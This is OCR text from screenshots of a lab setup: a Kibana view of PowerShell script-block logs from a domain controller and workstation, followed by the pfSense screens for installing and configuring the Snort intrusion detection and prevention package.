
event.code: 4104

Last 1 hour

8 hits

Jan 2, 2021 @ 14:42:55.648 - Jan 2, 2021 @ 15:42:55.648

Time	winlog.computer	winlog.providerName	winlog.event_data.scriptBlockText
Jan 2, 2021 @ 15:41:09.747	Workstation1.OT-Domain.local	Microsoft-Windows-PowerShell	`{ Set-StrictMode -Version 1; $_.PSMessageDetails }`
Jan 2, 2021 @ 15:41:09.747	Workstation1.OT-Domain.local	Microsoft-Windows-PowerShell	`{ Set-StrictMode -Version 1; $this.Exception.InnerException.PSMessageDetails }`
Jan 2, 2021 @ 15:41:09.747	Workstation1.OT-Domain.local	Microsoft-Windows-PowerShell	`{ Set-StrictMode -Version 1; $_.ErrorCategory_Message }`
Jan 2, 2021 @ 15:41:09.747	Workstation1.OT-Domain.local	Microsoft-Windows-PowerShell	`{ Set-StrictMode -Version 1; $_.OriginInfo }`
Jan 2, 2021 @ 15:40:07.735	OT-DC1.OT-Domain.local	Microsoft-Windows-PowerShell	Enter-PSSession -ComputerName workstation1
Jan 2, 2021 @ 15:37:18.715	OT-DC1.OT-Domain.local	Microsoft-Windows-PowerShell	dir c:\\
Jan 2, 2021 @ 15:37:18.715	OT-DC1.OT-Domain.local	Microsoft-Windows-PowerShell	prompt
Jan 2, 2021 @ 15:23:59.621	OT-DC1.OT-Domain.local	Microsoft-Windows-PowerShell	prompt




Status / D

NTP Status

Server Time	MST
Sync Source	0.7 (stratum 2)

System Info

Name	nain
User	50 (Local Database)
System	VMware Virtual Machine Netgate Device ID: **13f956527920197efdbf**
BIOS	Vendor: **Phoenix Technologies LTD** Version: **6.00** Release Date: **Wed Jul 22 2020**



System / Package Manager / Available Packages


Search

Search term: Snort — Both

Enter a search string or *nix regular expression to search package names and descriptions.

Packages

Name	Version	Description
snort	4.1.2_2	Snort is an open source network intrusion prevention and detection system (IDS/IPS). Combining the benefits of signature, protocol, and anomaly-based inspection. Package Dependencies: snort-2.9.16.1



Services / Snort / Global Settings

Snort Subscriber Rules

Enable Snort VRT ☑ Click to enable download of Snort free Registered User or paid Subscriber rules

Sign Up for a free Registered User Rules Account
Sign Up for paid Snort Subscriber Rule Set (by Talos)

Snort Oinkmaster Code 123456789012345
Obtain a snort.org Oinkmaster code and paste it here. (Paste the code only and not the URL!)

Snort GPLv2 Community Rules

Enable Snort GPLv2 ☑ Click to enable download of Snort GPLv2 Community rules

The Snort Community Ruleset is a GPLv2 Talos certified ruleset that is distributed free of charge without any Snort Subscriber License restrictions. This ruleset is updated daily and is a subset of the subscriber ruleset.

Emerging Threats (ET) Rules

Enable ET Open ☑ Click to enable download of Emerging Threats Open rules

ETOpen is an open source set of Snort rules whose coverage is more limited than ETPro.

Enable ET Pro ☐ Click to enable download of Emerging Threats Pro rules

Sign Up for an ETPro Account
ETPro for Snort offers daily updates and extensive coverage of current malware threats.

Sourcefire OpenAppID Detectors


Enable OpenAppID ☑ Click to enable download of Sourcefire OpenAppID Detectors

The OpenAppID Detectors package contains the application signatures required by the AppID preprocessor and the OpenAppID text rules.

OpenAppID Version

Enable AppID Open Text Rules ☑ Click to enable download of the AppID Open Text Rules

Note - the AppID Open Text Rules file is maintained by a volunteer contributor and hosted by the pfSense team. The URL for the file is https://files.pfsense.org/openappid/appid_rules.tar.gz.




Rules Update Settings

Update Interval	12 HOURS Please select the interval for rule updates. Choosing NEVER disables auto-updates.
Update Start Time	00:14 Enter the rule update start time in 24-hour format (HH:MM). Default is 00 hours with a randomly chosen minutes value. Rules will update at the interval chosen above starting at the time specified here. For example, using a start time of 00:08 and choosing 12 Hours for the interval, the rules will update at 00:08 and 12:08 each day. The randomized minutes value should be retained to minimize the impact to the rules update site from large numbers of simultaneous requests.
Hide Deprecated Rules Categories	☐ Click to hide deprecated rules categories in the GUI and remove them from the configuration. Default is not checked.
Disable SSL Peer Verification	☐ Click to disable verification of SSL peers during rules updates. This is commonly needed only for self-signed certificates. Default is not checked.

General Settings

Remove Blocked Hosts Interval	6 HOURS Please select the amount of time you would like hosts to be blocked. In most cases, one hour is a good choice.
Remove Blocked Hosts After Deinstall	☑ Click to clear all blocked hosts added by Snort when removing the package. Default is checked.
Keep Snort Settings After Deinstall	☑ Click to retain Snort settings after package removal.
Startup/Shutdown Logging	☑ Click to output detailed messages to the system log when Snort is starting and stopping. Default is not checked.



Services / Snort / Update Rules

Rules Update Task

Updating rule sets may take a while ... please wait for the process to complete.

This dialog will auto-close when the update is finished.

Installed Rule Set MD5 Signature


Rule Set Name/Publisher		MD5 Signature Date
Snort Subscriber Ruleset		Not Downloaded
Snort GPLv2 Community Rules		Not Downloaded
Emerging Threats Open Rules		Not Downloaded
Snort OpenAppID Detectors	Not Downloaded	Not Downloaded
Snort AppID Open Text Rules	Not Downloaded	Not Downloaded

Update Your Rule Set

Last Update Unknown **Result:** Unknown

Update Rules

Click UPDATE RULES to check for and automatically apply any new posted updates for selected rules packages. Clicking the MD5 hashes and force the download and application of the latest versions of the enabled rules packages.



General Settings

Enable ☑ Enable interface

Interface WAN (em0)

Choose the interface where this Snort instance will inspect traffic.

Description WAN

Enter a meaningful description here for your reference.

Snap Length 1518

Enter the desired interface snaplen value in bytes. Default is 1518 and is suitable for most applications.

Alert Settings

Send Alerts to System Log ☑ Snort will send Alerts to the firewall's system log. Default is Not Checked.

System Log Facility LOG_AUTH

Select system log Facility to use for reporting. Default is LOG_AUTH.

System Log Priority LOG_NOTICE

Select system log Priority (Level) to use for reporting. Default is LOG_ALERT.

Enable Packet Captures □ Checking this option will automatically capture packets that generate a Snort alert into a tcpdump compatible file

Enable Unified2 Logging □ Checking this option will cause Snort to simultaneously log alerts to a unified2 binary format log file in the logging subdirectory for this interface. Default is Not Checked.

Log size and retention limits for the Unified2 log should be configured on the LOG MGMT tab when this option is enabled.

Block Settings

Block Offenders ☑ Checking this option will automatically block hosts that generate a Snort alert. Default is Not Checked.

IPS Mode Legacy Mode


Select blocking mode operation. Legacy Mode inspects copies of packets while Inline Mode inserts the Snort inspection engine into the network stack between the NIC and the OS. Default is Legacy Mode.

Legacy Mode uses the PCAP engine to generate copies of packets for inspection as they traverse the interface. Some "leakage" of packets will occur before Snort can determine if the traffic matches a rule and should be blocked. Inline mode instead intercepts and inspects packets before they are handed off to the host network stack for further processing. Packets matching DROP rules are simply discarded (dropped) and not passed to the host network stack. No leakage of packets occurs with Inline Mode. WARNING: Inline Mode only works with NIC drivers which properly support Netmap! Supported drivers: cc, cxl, cxgbe, em, igb, em, lem, ix, ixgbe, ixl, re, vtnet. If problems are experienced with Inline Mode, switch to Legacy Mode instead.

Kill States ☑ Checking this option will kill firewall established states for the blocked IP. Default is checked.

Which IP to Block BOTH

Select which IP extracted from the packet you wish to block. Default is BOTH.



Automatic Flowbit Resolution

Resolve Flowbits ☑ If checked, Snort will auto-enable rules required for checked flowbits. Default is Checked.

Snort will examine the enabled rules in your chosen rule categories for checked flowbits. Any rules that set these dependent flowbits will be automatically enabled and added to the list of files in the interface rules directory.

Snort Subscriber IPS Policy Selection

Use IPS Policy ☑ If checked, Snort will use rules from one of three pre-defined IPS policies in the Snort Subscriber rules. Default is Not Checked.


Selecting this option disables manual selection of Snort Subscriber categories in the list below, although Emerging Threats categories may still be selected if enabled on the Global Settings tab. These will be added to the pre-defined Snort IPS policy rules from the Snort VRT.

IPS Policy Selection Connectivity

anced is a good starter policy. It is speedy, has good base coverage level, and covers most threats of the day. It includes all rules in Connectivity. Security is a stringent policy. It contains everything in the first two plus policy-type rules such as a Flash object in an Excel file. Max-Detect is a policy created for testing network traffic through your device. This policy should be used with caution on production systems!


IPS Policy Mode Alert

When Policy is selected, this will automatically change the action for rules in the selected IPS Policy from their default action of alert to the action specified in the policy metadata (typically drop, but may be alert for some policy rules).



